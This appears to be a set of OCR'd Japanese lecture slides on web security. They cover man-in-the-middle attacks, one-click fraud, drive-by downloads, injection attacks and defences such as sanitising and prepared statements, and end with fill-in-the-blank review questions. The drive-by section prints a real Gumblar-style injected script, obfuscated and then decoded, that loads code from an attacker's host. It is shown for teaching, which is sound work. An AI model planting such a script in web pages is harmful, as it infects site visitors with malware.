
8. 中間者攻撃


C:クライアント
通信
A:正規サーバ
CA1
ルート
証明書
通信
CA2
サーバ
証明書
C:クライアント
通信
B:偽サーバ
通信
A:正規サーバ
偽ルート
証明書
SSL
偽
CA2
サーバ
証明書
CA1
ルート
証明書
SSL
CA2
サーバ
証明書
平文を
盗聴

9. ワンクリック詐欺


ご入会ありがとうございました！
アダルトコンテンツ契約
ご利用規約同意済み
年齢承認同意済み
￥62,000
個体識別番号：XXXXXXXXXX
お客様ご登録情報
ご入会日：20XX/XX/XX
お客様 ID：XXXXXXXX
端末情報：XXXXXXXX
プロバイダ情報：XXXXXXXX
ご利用期間：20XX/XX/XX ～ 20XX/XX/XX
入会日より3日以内に
ご利用料金をお振込ください

10. ドライブバイダウンロード (DbD)



Gumblarによるマルウェア感染

- インターネット上の脅威の巧妙化・複雑化
  - 組織的犯罪者によるマルウェア攻撃が急増
    - Conficker(2008年11月)
    - Gumblar(2009年4月)
    - Stuxnet(2010年7月)
- Gumblarによるマルウェア感染
  - 改ざんサイトを閲覧しただけでマルウェアに感染
    - JR東日本、ローソンなどの有名企業も改ざん被害に

難読化

```
<script>/*PANASONIC*/ document.write('<script src='+'h&!(t#&#t#p#)$:#&/@$(/)#i(n&$t&)(e!@@r&!#i@&^a$&()-$)^)p)$(^!!#.$b^&@(h&)#a@&($r&#a$$#t^@(s#t$)&u@!d)!e)!n#$t#))@$.)#@c$))o#m$@.$y)&&i$^e!@&!@@&d!m^a)@      ^#)n((#a^g^&e&#r)^-^#c&!$&o(m$.$)@^^g$)^!u@^i&^^&&d!e^!r!#o()s&!e$$.@r^u#)()#:)&&#8($&0)#@8@)0$&/$((g(o#o&!#g($)!^(^)e$.!c)!o$(@!m$#$/!g!#!@(o#&)(o^g!&@!)(e#$.$(!c!&^&&o@^@m$&/&g#o@o@@g@!#!))&^e&@.#h@()r)      /@!m@y$e^)^$g!$y!^^^.^(c##o#)(&m$(/&!!@g(#o&!##(o#@$g@(!^&$!$e^&^^)u&^(s(^e!@&r!!$c$)o&n&&t#!$e)n)(!&t@!.@@!c((o^@&@m^)#^/#$@@'.replace(/¥$|¥!|&|¥(|¥)|@|¥^|#/ig,'')+' defer=defer></scr'+'ipt>');</script>
```

解読すると…

```
<script>/*PANASONIC*/ document.write('<script src='+'http://interia-pl.bharatstudent.com.yieldmanager-com.guiderose.ru:8080/google.com/google.com/google.hr/myegy.com/googleusercontent.com/'+' defer=defer></scr'+'ipt>');</script>
```

攻撃サイトへ
リダイレクト

攻撃まとめ：入力データと脆弱性

脆弱性	入力するデータ	影響	標的
(1) SQLインジェクション	SQL文	データベースのデータの漏えい	データベースサーバ
(2) クロスサイトスクリプティング	javascript, html	ブラウザのクッキーなどの秘密情報を漏えい	ブラウザ
(3) OSコマンドインジェクション	OSのコマンド	サーバの破壊，ファイル消去など	サーバ
(5) クロスサイトリクエストフォージェリー	-	意図しない掲示板への送信など	ブラウザ（の冤罪）

対策技術

対策

- XSSを防止するには
  - サニタイジング（衛生化）
  - FORMの文字列の中に “<” や “>” が入らないように検査する
- CSRFを防止するには
  - Nonce (乱数）

サニタイジング

- サニタイジング（清潔にする，消毒する）

```
$変換後変数 = htmlspecialchars($入力変数);
```

» 入力変数に含まれるタグをHTMLの実体参照に置き換える.


実体参照	<	>	&	"	♨
表記	<	>	&	"	♨


その他の対策(参考)

- サニタイジングだけでは完全にSQLインジェクションを防止できない.
  - タグや特殊記号を含まない命令
- 整数化
  - `$intid = round($id);` 文字列を整数のみに(切り捨て)
- 正規表現
  - `preg_match("/[0-9]+/", $入力変数)`
    入力が数字のみかどうかを判定する
- Prepared Statement
  - `$ps = $db->prepare("select * from tb where id=:A");`
  - `$ps->bindParam(":A", $a);`
  - `$ps->execute();`
    :Aの位置に$aの整数のみが代入.

リソースのアクセス制御

- 1. SQL DBを外部のフォルダーに.
- 2. SQL　DBを直下の別フォルダーに.





- 欠点: ファイルの管理

アクセス制御ファイル

- .htaccess（ドットに注意）

```
order deny,allow
deny from all
```

  - deny（禁止），allow（許可）
  - order は，優先順序を指定.
  - このフォルダでは全てのウェブからのアクセスを禁じる（sqliteコマンドは別）

まとめ

- ウェブサーバが入力文字列をそのまま表示することで(　　)を受ける. 同様に, そのままデータベースに命令を渡すことで(　　)を受ける. これらを防止するには(　　)によりタグや引用符を前処理する.
- データベースへのコマンドを挿入させる(　　)や意図しない掲示板への書き込みを引き起こす(　　)などの攻撃がある.
- SSL/TLSが保証するのは(　　性)と(　　性)と(　　)である. 48バイトの　(　　)から4種類の鍵が抽出される. 暗号アルゴリズムは(　　)により交渉して決められる.